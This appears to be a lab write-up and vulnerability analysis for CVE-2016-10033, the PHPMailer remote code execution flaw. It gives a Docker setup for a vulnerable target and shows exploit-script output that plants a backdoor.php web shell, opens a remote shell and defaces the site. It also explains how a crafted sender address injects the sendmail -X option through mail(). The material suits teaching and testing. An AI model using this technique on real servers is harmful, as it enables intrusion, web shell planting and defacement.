PHPMailer < 5.2.18 Remote Code Execution



PHPMailer is the world's most popular transport class, with an estimated 9 million users worldwide. Downloads continue at a significant pace daily. Used by many open-source projects: WordPress, Drupal, 1CRM, SugarCRM, Yii, Joomla! and many more
PHPMailer before its version 5.2.18 suffer from a vulnerability that could lead to remote code execution (RCE). The mailSend function in the isMail transport in PHPMailer, when the Sender property is not set, might allow remote attackers to pass extra parameters to the mail command and consequently execute arbitrary code via a " (backslash double quote) in a crafted From address.

To setup a vulnerable environment for your test you will need Docker installed, and just run the following command:
docker run --rm -it -p 8080:80 vulnerables/cve-2016-10033
And it will spawn a vulnerable web application on your host on 8080 port
To exploit this target just run:
./exploit host:port
If you are using this vulnerable image, you can just run:
./exploit localhost:8080
After the exploitation, a file called backdoor.php will be stored on the root folder of the web directory. And the exploit will drop you a shell where you can send commands to the backdoor:
./exploit.sh localhost:8080
[+] CVE-2016-10033 exploit by opsxcq
[+] Exploiting localhost:8080
[+] Target exploited, acessing shell at http://localhost:8080/backdoor.php
[+] Checking if the backdoor was created on target system
[+] Backdoor.php found on remote system
[+] Running whoami
www-data
RemoteShell>
And that's it, you have your shell. There is another exploit, which ilustrates another use case.
./deface.sh localhost:8080
[+] CVE-2016-10033 exploit by opsxcq
[+] Exploiting localhost:8080
[+] Target exploited, acessing shell at http://localhost:8080/backdoor.php
[+] Checking if the backdoor was created on target system
[+] Backdoor.php found on remote system
[+] Placing your message in the server
[+] Job done, exiting


And if you visit the page again, you will see this:
Before this commit in class.phpmailer.php in a certain scenario there is no filter in the sender's email address special chars. This flaw can lead to a remote code execution, via mail function here.
Analysing the code, there is no filter in mailSend() function
        $params = null;
        //This sets the SMTP envelope sender which gets turned into a return-path header by the receiver
        if (!empty($this->Sender)) {
            $params = sprintf('-f%s', $this->Sender);
        }
$this->Sender is directly appended to $params variable, which was filtered in validateAddress() function, but as it uses RFC 3696 specification, it allow certain characters which will break things.
In this case, quotes:
In addition to quoting using the backslash character, conventional double-quote characters may be used to surround strings. For example
"Abc@def"@example.com
"Fred Bloggs"@example.com
are alternate forms of the first two examples above. These quoted forms are rarely recommended, and are uncommon in practice, but, as discussed above, must be supported by applications that are processing email addresses. In particular, the quoted forms often appear in the context of addresses associated with transitions from other systems and contexts; those transitional requirements do still arise and, since a system that accepts a user-provided email address cannot "know" whether that address is associated with a legacy system, the address forms must be accepted and passed into the email environment.
You can read the whole RFC here if you want. But also, if PHP version is inferior to 5.2.0, and there is no PCRE installed, $patternselect variable in validateAddress() will be set to noregex. It will cause the input will be able to avoid any regex check. It will only pass through a small verification:
            case 'noregex':
                //No PCRE! Do something _very_ approximate!
                //Check the address is 3 chars or longer and contains an @ that's not the first or last char
                return (strlen($address) >= 3
                    and strpos($address, '@') >= 1
                    and strpos($address, '@') != strlen($address) - 1);
Then, the code flow goes to mailPassthru() function, which, if running in safe_mode won't be vulnerable to this flaw, as the following code states it
        //Can't use additional_parameters in safe_mode
        //@link http://php.net/manual/en/function.mail.php
        if (ini_get('safe_mode') or !$this->UseSendmailOptions or is_null($params)) {
            $result = @mail($to, $subject, $body, $header);
        } else {
            $result = @mail($to, $subject, $body, $header, $params);
        }
But, if it isn't running in safe_mode, then our special parameter will be passed to mail() and, if we were lucky, it will get our file containing whatever we want to be written where we choose it to be wrote to.
The exploitation of PHP mail() function isn't a new thing, but it still alive and people still using it. To explain how it works, lets look at how mail() function is defined:
bool mail ( string $to , string $subject , string $message [, string $additional_headers [, string $additional_parameters ]] )
There are several exploitation methods for different results, we will focus on the exploitation of the 5th parameter to get Remote Code Execution (RCE). The parameter $additional_parameters is used to pass additional flags as command line options to the program configured to send the email. This configuration is defined by the sendmail_path variable.
A security note from php official documentation:
The additional_parameters parameter can be used to pass additional flags as command line options to the program configured to be used when sending mail, as defined by the sendmail_path configuration setting. For example, this can be used to set the envelope sender address when using sendmail with the -f sendmiail option.
This parameter is escaped by escapeshellcmd() internally to prevent command execution. escapeshellcmd() prevents command execution, but allows to add additional parameters. For security reasons, it is recommended for the user to sanitize this parameter to avoid adding unwanted parameters to the shell command.
Considering the additional parameters that can be injectected we will use -X to exploit this flaw. More about the -X parameter
-X logfile
Log all traffic in and out of mailers in the indicated log file. This should only be used as a last resort for debugging mailer bugs. It will log a lot of data very quickly.
There are also some other interesting parameters that you should know that exist: